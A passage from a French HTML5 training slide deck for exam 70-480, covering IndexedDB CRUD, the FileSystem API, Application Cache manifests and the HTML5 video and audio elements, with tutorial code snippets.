- Stockage de la page web et des composants associés à cette page web (fichiers CSS, fichiers JavaScript, images, ...)
 - Offline Technics (Browsers Events / Application Cache)

511

API Web SQL

- ↳ Lesson 1: Working with Web SQL
 - ↳ Considering the questionable longevity of Web SQL
 - ↳ Creating and opening the database
 - ↳ Performing schema updates
 - ↳ Using transactions
 - ↳ Lesson summary
 - ↳ Lesson review

512

API Web SQL

L'API Web SQL est basée sur la base de données relationnelle SQLite (open source DB) nativement supportée par les OS Android, iOS, Windows Phone 8.1 et UWP de Windows 10.
→ elle est utilisée par la plateforme XAMARIN

Au niveau HTML5, elle est implémentée par Chrome (...Android) et par Safari (... ios) et ... semble considérée comme obsolète

513


API IndexedDB

- Lesson 2: Working with IndexedDB
 - Using browser-specific code
 - Creating and opening the database
 - Using object stores
 - Using transactions
 - Inserting a new record
 - Updating an existing record
 - Deleting a record
 - Retrieving a record
 - Understanding cursors
 - Dropping a database
 - Lesson summary
 - Lesson review

514

API IndexedDB: objets

IndexedDB est une base de données « objets » intégrée aux navigateurs




515

API IndexedDB: caractéristiques

La base *indexedDB* présente les caractéristiques suivantes :

- Permet les opérations CRUD / API Asynchrone
- Pas de sérialisation : l'objet est stocké comme tel
- Capacité : théoriquement illimité (avertissement du navigateur si > 50M)
- Indexations et Transactions
- Sécurité : de type « *sandboxed* »
- Versions possibles



- API IndexedDB et Guide : https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API/Using_IndexedDB

516

API IndexedDB: Séquence

Séquence d'une opération de type Affichage (*cRud*) via IndexedDB

- Objet `window.IndexedDB`
- Ouverture de la base → méthode `open(...)` renvoie un objet *IDBOpenRequest*
- Événement → `IDBOpenRequest .onsuccess` (récupérer *IDBDataBase*)
- Créer une transaction → `IDBDataBase.transaction` (récupérer *IDBTransaction*)
- Récupérer la table (ObjectStore) → `IDBTransaction.objectstore(...)` et récupéré un objet *IDBObjectStore*
- Lancer la requête (`getAll()`) → renvoie un objet *IDBRequest*
- Événement → `IDBRequest.onsuccess` pour récupérer les résultats

517

API IndexedDB: IDBDatabase - CRUD

L'opération d'ouverture d'une base IndexedDB via la méthode `open` retourne une objet de type `IDBRequest`

`IDBRequest` expose une méthode `target` qui retourne `IDBDatabase`

→ l'objet `IDBDatabase` (ex: `db`) est nécessaire pour les opérations CRUD sur un objet `IDBObjectStore`

```

102 function GetStages_IndexedDB() {
103     var dbObject = window.indexedDB;
104     var openRequest = dbObject.open("DBStagesXTraining", 1);
105     var db;
106     openRequest.onsuccess = function (e) {
107         db = event.target.result;
108         //*****
109         var transaction = db.transaction(['stages', 'readwrite']);
110         var store = transaction.objectStore('stages');
111         var request = store.getAll();
112         request.onsuccess = function (e) {
113             var stages = request.result;
114         };
115     };
116 }
```

518


API IndexedDB: création / ouverture

Pour créer une base ou ouvrir une base IndexedDB

→ utiliser la méthode `open`

```
window.indexedDB.open('InitDB', 1);
```

IDBOpenDBRequest open(String name, [Number version])
onneeded = function (e) {



Open : DB existante

→ Événement : `onsuccess`

Open : nouvelle DB ou nouvelle version

→ Événement : `onupgradeneeded`

519

API IndexedDB: Création

L'événement `onupgradeneeded` est levé (avant `onsuccess`) à chaque création de base IndexedDB et à chaque demande pour une version qui n'existe pas

```
var openRequest = window.indexedDB.open('InitDB', 1);
openRequest.onupgradeneeded = function (e) {
    $$result.log('Upgrade Needed');
    var newVersion = e.target.result;
    if (!newVersion.objectStoreNames.contains('courses')) {
        newVersion.createObjectStore('courses',
            {
                autoIncrement: true
            });
    };
    openRequest.onerror = openRequest.onblocked = $$result.log;
    openRequest.onsuccess = function (e) {
```

Clé Primaire Automatique

- i **Note:** la méthode `createObjectStore` spécifie le nom de l'objet stocké en base (il peut y en avoir plusieurs)

520

API IndexedDB: Ouverture

Pour ouvrir une base IndexedDB
 → utiliser la méthode `open`

```
window.indexedDB.open('InitDB', 1);
    | IDBOpenDBRequest open(String name, [Number version])
    | adeneeded = function (e) {

var indexedDB = window.indexedDB;
var openRequest = indexedDB.open('Library', 1);
var db;

openRequest.onsuccess = function(response) {
    db = openRequest.result;
};

openRequest.onerror = function (response) {
    alert("Error code: " + response.target.errorCode);
};
```

521

API IndexedDB: createObjectStore

L'opération de création de l'objet de stockage (l'équivalent d'une table en DB Relationnel) *IDBObjectStore* a lieu lors de l'événement *onupgradeneeded*

L'objet *IDBDatabase* récupéré via *e.target.result* expose une méthode *createObjectStore* afin de créer l'espace de stockage des objets



Parameters

name

The name of the new object store to be created. Note that it is possible to create an object store with an empty name.

optionalParameters [Optional]

An options object whose attributes are optional parameters to the method. It includes the following properties:

Attribute	Description
<i>keyPath</i>	The <i>key path</i> to be used by the new object store. If empty or not specified, the object store is created without a key path. ✖ ► Uncaught DOMException: Failed to execute 'createObjectStore' on 'IDBDatabase': The database is not running a version change transaction.(...)
<i>autoIncrement</i>	If true, the object store has a <i>key generator</i> . Defaults to false.

522

API IndexedDB: createObjectStore (2)

i Note: L'opération de création de l'objet de stockage (l'équivalent d'une table en DB Relationnel) *IDBObjectStore* a lieu lors de l'événement *onupgradeneeded*

→ Une nouvelle table dans une base existante est considérée comme une nouvelle version de la database

→ essayer de créer une table hors événement *onupgradedneeded* provoque l'erreur ci-après



✖ ► Uncaught DOMException: Failed to execute 'createObjectStore' on 'IDBDatabase': The database is not running a version change transaction.(...)

523

API IndexedDB: Suppression de la DB

Supprimer la base de données IndexedDB

- 1: *close*
- 2: *deleteDatabase*

```
if (typeof initDB !== 'undefined') {
    $result.log('Closing the database...');
    initDB.close();
    $result.log('Attempting to delete the database');
    var deleteRequest = indexedDB.deleteDatabase('I');
    deleteRequest.onerror = deleteRequest.onblocked;
    deleteRequest.onsuccess = function () {
        $result.log('Database deleted');
    };
}
```

524

API IndexedDB: transaction

Les opérations CRUD seront encapsulées dans une transaction exposée par l'objet IDBDatabase et la méthode *transaction*

Parameters

storeNames

The names of object stores and indexes that are in the scope of the new transaction, declared as an array of strings. Specify only the object stores that you need to access. If you need to access only one object store, you can specify its name as a string. Therefore the following lines are equivalent:

```
var transaction = db.transaction(['my-store-name']);
var transaction = db.transaction('my-store-name');
```

If you need to access all object stores in the database, you can use the property

`IDBDatabase.objectStoreNames:`

```
var transaction = db.transaction(db.objectStoreNames);
```

Passing an empty array will throw an exception.

mode

Optional. The types of access that can be performed in the transaction. Transactions are opened in one of three modes: `readonly`, `readwrite` and `readwriteflush` (non-standard, Firefox-only.) `versionchange` mode can't be specified here. If you don't provide the parameter, the default access mode is `readonly`. To avoid slowing things down, don't open a `readwrite` transaction unless you actually need to write into the database.

525

API IndexedDB: CRUD opérations

Les opérations CRUD sont exposées via l'objet *IDBObjectStore*

IDBObjectStore.add()

Une requête pour ajouter un enregistrement au magasin d'objet relié, un *clone structuré* de la valeur passé en paramètre et sa clé.

IDBObjectStore.clear()

Une requête pour vider le magasin d'objet relié.

IDBObjectStore.delete()

Une requête de suppression d'enregistrement(s) du magasin d'objet relié.

IDBObjectStore.get()

Une requête pour renvoyer la valeur d'un enregistrement du magasin d'objet relié.

IDBObjectStore.getAll()

Une requête qui renvoie un tableau ordonné suivant les clés, des valeurs de tous les enregistrements du magasin d'objet relié. On peut limiter le nombre d'enregistrements en les filtrants suivant leurs clés ou en paramétrant le compteur.

IDBObjectStore.put()

Une requête pour ajouter ou mettre à jour un enregistrement du magasin d'objet relié, un *clone structuré* de la valeur passée en paramètre et sa clé.

526

API IndexedDB: CRUD opérations

Les opérations CRUD sont exposées via l'objet *IDBObjectStore*

IDBObjectStore.createIndex()

Met en place sur le magasin d'objet relié, un nouvel index et en renvoie l'accès.

IDBObjectStore.deleteIndex()

Supprime l'index dont le nom est passé en paramètre, du magasin d'objet relié.

IDBObjectStore.index()

L'accès à l'index dont le nom est passé en paramètre du magasin d'objet relié.

Note: *IDBObjectStore* expose également des méthodes de gestion d'index

527

API IndexedDB: Création

Opération de Création (Insertion de données) via `add(...)`

```
function AddStage() {
    var dbObject = window.indexedDB;
    var openRequest = dbObject.open("DBTestStages", 1);
    var db;

    openRequest.onsuccess = function (e) {
        db = event.target.result
        //*****
        var d = new Date();
        var today = d.toLocaleDateString();

        var course = {
            id: "Csharp",
            title: 'C# 6.0 Advanced',
            author: {
                first: 'Pierre',
                last: 'Delahaye'
            },
            courseID: 'csharp-advanced',
            insertDate: today
        };

        var transaction = db.transaction('stages', 'readwrite');
        var store = transaction.objectStore('stages')
        store.add(course);
    };
}
```

528

API IndexedDB: Lecture

Opération de Lecture d'un objet spécifique via `get(...)`

```
var openRequest = indexedDB.open('Library', 1);
var db;

openRequest.onsuccess = function(response) {
    db = openRequest.result;
    getAuthor();
};

function getAuthor() {
    var trans = db.transaction('authors', 'readonly');
    var authors = trans.objectStore("authors");
    var request = authors.get(1);

    request.onsuccess = function(response) {
        var author = response.target.result;
        alert('Last name: ' + author.lastName);
    };
}
```

529

API IndexedDB: Mise à jour

Opération de Mise à jour via *put(...)*

```
function updateAuthor() {  
    var trans = db.transaction('authors', 'readwrite');  
    var authors = trans.objectStore("authors");  
    var request = authors.put({firstName: 'Bob', lastName: 'Defoe'}, 1);  
    request.onsuccess = function(response) {  
        alert('Updated record id: ' + request.result);  
    };  
  
    request.onerror = function(response) { // display error };  
}
```

530

API IndexedDB: Suppression

Opération de Suppression via *delete(...)*

```
function deleteAuthor() {  
    var trans = db.transaction('authors', 'readwrite');  
    var authors = trans.objectStore("authors");  
    var request = authors.delete(1);  
  
    request.onsuccess = function(response) { // success! };  
    request.onerror = function(response) { // display error };  
}
```

531

API IndexedDB: openCursor

Opération de Lecture via *openCursor*

Syntaxe

```
1 | var request = ObjectStore.openCursor(keyRange, direction);
```

Paramètres

keyRange [Facultatif]

L'intervalle de clé sur lequel se déplace le curseur. On peut passer un clé seule qui sera alors considéré comme une **intervalle seule**. Par défaut le curseur se déplace sur l'ensemble des clés du magasin d'objet.

direction [Facultatif]

La **direction** du **curseur** qui définit le sens d'itération. par défaut "next".

Renvoie

Une **requête**.

La propriété **result** de cette requête contient le curseur.

532

API IndexedDB: openCursor (2)

Exemple : Opération de Lecture via *openCursor*

La méthode **openCursor()** initialise la requête récursive qui contiendra le curseur.

```
1 //un transaction sur la base de données
2 var transaction = db.transaction("name", "readonly");
3
4 //un accès au magasin d'objet "name"
5 var objectStore = transaction.objectStore("name");
6
7 //Une requête récursive
8 var request = objectStore.openCursor();
9 request.onsuccess = function() {
10   var cursor = request.result;
11   if(cursor) {
12     // cursor.value contient la valeur et cursor.key la clé de l'enregistrement à
13     //on relance la requête pour la position suivante du curseur
14     cursor.continue();
15   } else {
16     //pas ou plus de curseur , fin d'itération.
17   }
18};
```


533

IndexedDB: Exercice

Exercices

Application « IndexedDB »

1. Stockage d'objets « Stages »



The screenshot shows the Chrome DevTools Application tab. On the left sidebar, under 'Storage', 'IndexedDB' is selected, revealing a database named 'DBTestStages - http://localhost:59869'. Inside this database, there is a single object with two properties: 'stages' and 'Web SQL'. The 'stages' property is expanded, showing an array with two elements, each having a key ('1' and '2') and a value ('IndexDB Course' and an object respectively). The object value for key '2' is expanded further, showing its properties: 'author' (Object), 'first' (Pierre), 'last' (Delahaye), 'courseID' (html5-advanced), 'id' (html15), 'insertDate' (27/10/2016), and 'title' (HTML5 Advanced Topics).

#	Key	Value
0	1	"IndexDB Course"
1	2	Object author: Object first: "Pierre" last: "Delahaye" courseID: "html5-advanced" id: "html15" insertDate: "27/10/2016" title: "HTML5 Advanced Topics"

534

API Offline: Exercice

Exercices du support

Application « Application Cache »

- Practice exercises
- Exercise 1: Modify a contact book to use IndexedDB
- Suggested practice exercises



535

HTML5: API File System

- Lesson 3: Working with the FileSystem API
 - Assessing browser support
 - Opening the file system
 - Creating and opening a file
 - Writing to a file
 - Reading a file
 - Deleting a file
 - Creating and opening a directory
 - Writing a file to a directory
 - Deleting a directory
 - Lesson summary
 - Lesson review

536

API FileSystem:

API FileSystem est une alternative aux API Offline précédentes et est surtout recommandée pour les objets BLOBs (Binary Large Object) (image, son, vidéo)

https://developer.mozilla.org/en-US/docs/Web/API/File_System_API/Introduction



537

API FileSystem:

Via la méthode `requestFileSystem` de l'objet window, la fonction `successCallback` expose en argument un objet `FileSystem`

```
window.requestFileSystem(Temporary, 5 * 1024 * 1024, getFile, handleError);

function getFile(fileSystem) {
    fileSystem.root.getFile("example.txt", { create: true }, fileOpened, handleError);
}

function fileOpened(fileEntry) {
    alert("File opened!");
}

function handleError(error) {
    alert(error.code);
}
```

→ L'objet FileSystem expose deux propriétés : name et root

538

API FileSystem:

Paramètre de la méthode `requestFileSystem`

Parameters

`type`

The storage type of the file system. The values can be either `TEMPORARY` or `PERSISTENT`.

`size`

The storage space—in bytes—that you need for your app.

`successCallback`

The success callback that is called when the browser provides a file system. Its argument is the `FileSystem` object with two properties:

- `name` - the unique name assigned by the browser to the file system.
- `root` - the read-only `DirectoryEntry` object representing the root of the file system.

`opt_errorCallback`

The error callback that is called when errors happen or when the request to obtain the file system is denied. Its argument is the `FileError` object.

Returns

`void`

539

API FileSystem:

L'attribut root de FileSystem retourne un objet *DirectoryEntry* qui expose plusieurs méthodes pour

- Récupérer ou créer un fichier (*getFile*)
- Récupérer ou créer un dossier (*getDirectory*)
- Supprimer des dossiers

Methods

```
createReader()
getFile()
getDirectory()
removeRecursively()
```

540

API FileSystem: Ecriture

Récupérer un objet *FileEntry* qui expose une méthode *createWriter* qui permettra d'écrire dans un fichier via les objets *FileWriter* et *Blob*

```
window.requestFileSystem(TEMPORARY, 5 * 1024 * 1024, getFile, handleError);

function getFile(fileSystem) {
    fileSystem.root.getFile("example.txt", { create: true }, fileOpened, handleError);
}

function fileOpened(fileEntry) {
    fileEntry.createWriter(writeToFile, handleError);
}

function writeToFile(fileWriter) {
    fileWriter.onwriteend = function() { alert('Success'); };
    fileWriter.onerror = function() { alert('Failed'); };
    fileWriter.write(new Blob(['Hello world'], {type: 'text/plain'}));
}
```

→ La méthode *seek* permet d'écrire en fin de fichier

```
function writeToFile(fileWriter) {
    fileWriter.onwriteend = function() { alert('Success'); };
    fileWriter.onerror = function() { alert('Failed'); };
    fileWriter.seek(fileWriter.length);
    fileWriter.write(new Blob(['Hello world'], {type: 'text/plain'}));
}
```

541

API FileSystem: Blob

L'objet Blob

```
Blob
  ▾ Constructor
    ⚒ Blob()
  ▾ Properties
    size
    type
  ▾ Methods
    slice()
  ▾ Events
    loadstart
    progress
    abort
    error
    load
    loadend
```

```
var aBlob = new Blob( array, options );
```

Parameters

- *array* is an [Array](#) of [ArrayBuffer](#), [ArrayBufferView](#), [Blob](#), [DOMString](#) objects, or a mix of any of such objects, that will be put inside the [Blob](#).
- *options* is an optional [BlobPropertyBag](#) dictionary which may specify the following two attributes:
 - *type*, with a default value of "", that represents the MIME type of the content of the array that will be put in the blob.
 - *endings*, with a default value of "transparent", that specifies how strings containing the line ending character \n are to be written out. It is one of the two values: "native", meaning that line ending characters are changed to match host OS filesystem convention, or "transparent", meaning that endings are stored in the blob without change. ⚠

542

API FileSystem: Lecture

Récupérer un objet *FileEntry* qui expose une méthode *file* qui permettra de lire un fichier via un objet *FileReader*

```
window.requestFileSystem(TEMPORARY, 5 * 1024 * 1024, getFile, handleError);

function getFile(fileSystem) {
    fileSystem.root.getFile("example.txt", { create: true }, fileOpened, handleError);
}

function fileOpened(fileEntry) {
    fileEntry.file(readFile, handleError);
}

function readFile(file) {
    var fileReader = new FileReader();
    fileReader.onloadend = function() { alert(this.result); };

    fileReader.onerror = function() { alert('Failed'); };
    fileReader.readAsText(file);
}

function handleError(error) {
    alert(error.code);
}
```

543

API FileSystem: FileReader

L'objet FileReader

FileReader
Properties
error
onload
readyState
result
Methods
abort()
readAsArrayBuffer()
readAsBinaryString()
readAsDataURL()
readAsText()

Inheritance:
EventTarget
Events
loadstart
progress
abort
error
load
loadend
Related pages for File API
Blob
File
FileList
FileReaderSync

544

HTML5: Offline Cache

- Lesson 4: Working with the offline application HTTP cache
 - Browser support
 - The cache manifest file
 - Updating the cache
 - Understanding events
 - Lesson summary
 - Lesson review

545

API :

Offline : Application Cache

→ Stockage de la page web et des composants associés à cette page web (fichiers CSS, fichiers JavaScript, images, ...)

- Offline Technics (Browsers Events / Application Cache)

546

API Offline: Anatomie

Fondamentalement chaque fichier qui doit être mis en cache aura une entrée dans un fichier manifest et chaque page y fera référence via l'attribut *manifest*

Anatomy of an Offline Application

```
<!doctype html>

<head>
    <title>Log</title>
    <link rel="stylesheet" href="journal.css" type="text/css" />
    <script src="scripts/jquery-1.5.1.min.js" type="text/javascript"></script>
    <script src="offline.js" type="text/javascript"></script>
    <script>

        var isOnline, box;
        var messages = [];

        function reportOnlineStatus() {
            isOnline = navigator.online;
            $("#onlineStatus").html((isOnline) ? "Yes" : "No");
        }

        function storeMessage() {
            var message = box.val();
            if (!isOnline) {
                storeMessageLocal(message);
            } else {
                storeMessageRemote(message);
            }
        }

        function storeMessageLocal(msg) {
            messages.push(msg);
            clearUI();
            logEvent("Message saved locally: '" + msg + "'");
        }
    </script>
```



- Manifest
- Assets
- Application Cache
- Online Status Awareness

547

API Offline: Structure du Manifest

Manifest: mimeType

```
<system.webServer>
  <staticContent>
    <mimeTypeMap fileExtension=".appcache" mimeType="text/cache-manifest" />
  </staticContent>
</system.webServer>
```

- **CACHE** This section contains any items that you want to cache explicitly. The URLs within it can be fully qualified or relative to the location of the manifest file. You can also list these files directly under the CACHE MANIFEST header.
- **NETWORK** This section contains white-listed URLs that require a connection. These files will not be included in the cache, so they will not be available when offline. In the sample, the /API/ section of the site is specified because this area contains services that can only function when a network connection is available.
- **FALLBACK** The last section enables you to specify substitute files that you might not want cached for whatever reason but would like something to be used in their place. The URL on the left side is substituted by the one on the right. In this example, all images in the Products directory should be replaced by a default offline.jpg image.

548

API Offline: Structure du Manifest

Manifest

```
CACHE MANIFEST
# version 1

CACHE:
journal.aspx
journal-css.aspx
scripts/jquery-1.5.1.min.js
offline.js
journal-bkg.jpg

NETWORK:
journal/list

FALLBACK:
/home /journal-fallback.aspx
```

Pour mettre à jour le Cache:


- le commentaire # permet d'inclure une date et une version
- si l'information dans le commentaire change alors le cache est mis à jour

549

API Offline: Browser Caching

Browser *Caching* est un mécanisme par défaut de tous les navigateurs

- si la date de la page web online est identique à la date de la page web offline → le cache est utilisé



550

API Offline: Application Caching

Browser *Caching* est contrôlé par l'attribut

```
<meta http-equiv="Cache-control" content="public">
```

HTTP 1.1. Allowed values = PUBLIC | PRIVATE | NO-CACHE | NO-STORE.

Public - may be cached in public shared caches.
 Private - may only be cached in private cache.
 No-Cache - may not be cached.
 No-Store - may be cached but not archived.

X-AspNet-Version	4.0.30319
Cache-Control	no-cache
Pragma	no-cache
Expires	-1
Content-Type	text/html; charset=utf-8

The directive CACHE-CONTROL:NO-CACHE indicates cached information should not be used and instead requests should be forwarded to the origin server. This directive has the same semantics as the PRAGMA:NO-CACHE.

Clients **SHOULD** include both PRAGMA: NO-CACHE and CACHE-CONTROL: NO-CACHE when a no-cache request is sent to a server not known to be HTTP/1.1 compliant. Also see EXPIRES.


Note: It may be better to specify cache commands in HTTP than in META statements, where they can influence more than the browser, but proxies and other intermediaries that may cache information.

551

API Offline: Application Caching

Application *Caching* est un mécanisme à mettre en place via un fichier Manifest


- Si la VERSION du Manifest change → les pages seront rechargées dans le cache de l'application



552

API Offline: Application Caching

Application *Caching* life cycle



553

Application Cache: Exercice

Exercices

Application « Application Cache »



554

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- Multimédia / SVG / Canvas


555

HTML5: Élément VIDEO

L'HTML5 introduit l'élément *video* (HTMLMediaElement)

```
<div class="playerGoesHere" style="display: block;">
  <video width="960" height="540" class="Player" aria-label="Channel 9 Video Player"
    9.functions.html5Presenter.html5Loaded(this);" autoplay="" poster="https://sec.ch9.
    _960.jpg">
    <source onerror="ch9.functions.html5Presenter.fallback(this);" src="https://sec.c
    ons_mid.mp4" type="video/mp4" data-quality="Medium" />
    <source onerror="ch9.functions.html5Presenter.fallback(this);" src="https://sec.c
    ons_high.mp4" type="video/mp4" data-quality="High" />
    <source onerror="ch9.functions.html5Presenter.fallback(this);" src="https://sec.c
    ons_mp4" type="video/mp4" data-quality="Low" />
  </video>
```

→ Pour interagir : ajouter l'attribut *controls*



556

HTML5: Formats VIDEO

Format vidéo le plus courant est le MP4/H.264 encodeur

+ ajouter à la file d'attente

Téléchargement ? Clic droit "Enregistrer sous..."

MP3
(Audio seulement)

MP4 de basse qualité
(env. 500 à 800 Kbits/s)

MP4 de haute qualité
(meilleur disponible)

MP4 de qualité moyenne
(env. 2 à 2,5 Mbits/s)

Formats supportés par l'élément html video

WebM (VP8 & 9)

H.264 (MP4)

Ogg Theora

i Note: Encoder → Miro Video Converter

557

HTML5: source de la vidéo

Les attributs de l'élément *video*

Configuring the *<video>* element

The *<video>* element can be configured to provide the behavior you need for your webpage. The following is the list of attributes you can use to configure the *<video>* element to suit your needs.

- **autoplay** Specifies that video starts playing immediately.
- **controls** Specifies that the play/pause button, video cursor, and maximize be displayed.
- **height** Indicates the height in pixels of the rendered *<video>* element.
- **loop** Specifies that the video will repeat when it has reached the end of its stream.
- **muted** Specifies that the audio is silent.
- **poster** Specifies that the URL of an image is to be shown when the video is not playing.
- **preload** Specifies how the video should be loaded when the page loads. It can be set to auto, metadata, or none. The auto setting starts loading the video when the page loads. The metadata setting loads only the metadata, and the none setting doesn't load anything.
- **src** Specifies the URL of the video.
- **width** Indicates the width in pixels of the rendered *<video>* element.

558

HTML5: source de la vidéo

L'attribut *source* de l'élément HTML5 *video* peut être répété afin de mentionner plusieurs types (formats) de fichiers vidéo


→ l'ordre a de l'importance: dès que le navigateur est capable d'interpréter un fichier il sera téléchargé et exécuté

```
<source src="../media/video1.mp4" type="video/mp4" />
<source src="../media/video1.ogv" type="video/ogg" />
<source src="../media/video1.webm" type="video/webm" />
'video>
```

559

HTML5: Video et JavaScript

Utiliser le JavaScript pour contrôler l'élément `HTMLVideoElement`



```
var
```

```
video = document.querySelector('#vid'),
remainingTime = $('#remainingTime'),
totalTime = $('#totalTime'),
```


560

HTML5: Video et JavaScript (2)

Utiliser le JavaScript pour contrôler l'élément `HTMLVideoElement`

```
;
playPause.click(function() {
  if (video.paused || video.ended) {
    video.play();
    playPause.text('Pause');
  } else {
    video.pause();
    playPause.text('Play');
  });
});

stop.click(function() {
  video.pause();
  video.currentTime = 0;
  playPause.text('Play');
  video.playbackRate = 1;
  playbackRate.val(1);
});
```




561

HTML5: Video et JavaScript (3)

Utiliser le JavaScript pour contrôler l'élément *HTMLVideoElement*

Événements : jouer une vidéo (annonce) suivie d'une autre vidéo

```
forEach = Array.prototype.forEach;
// check to see if the last video is not loaded
if(sources[0].src.indexOf(newFileName) === -1){
    forEach.call(sources, function(source) {
        source.src =
            source.src.replace(oldFileName,
                               newFileName);
    });
    $video.fadeOut(function() {
        video.load();
        video.play();
    });
}
});
```



562

HTML5: AUDIO

Formats Audio

- **Ogg/Vorbis (.oga, .ogg extension)** This format appears to be royalty free without patent issues. It's supported by the Firefox, Chrome, and Opera browsers and has a MIME type of audio/ogg and a codec of vorbis.
- **MP3 (.mp3 extension)** This format is pervasive because it's a common format for much of the music media. It's supported by the Safari, Chrome, and Internet Explorer browsers and has a MIME type of audio/mpeg and a codec of .mp3.
- **MP4 (.mp4, .mp4a, .aac extension)** This format is primarily used by Apple. In spite of this format's high quality AAC or AAC+ codec, the MP3 format is still more prevalent. This format is supported on the Internet Explorer and Safari browsers and has a MIME type of audio/mp4; mp4a.40.5 is the codec value.
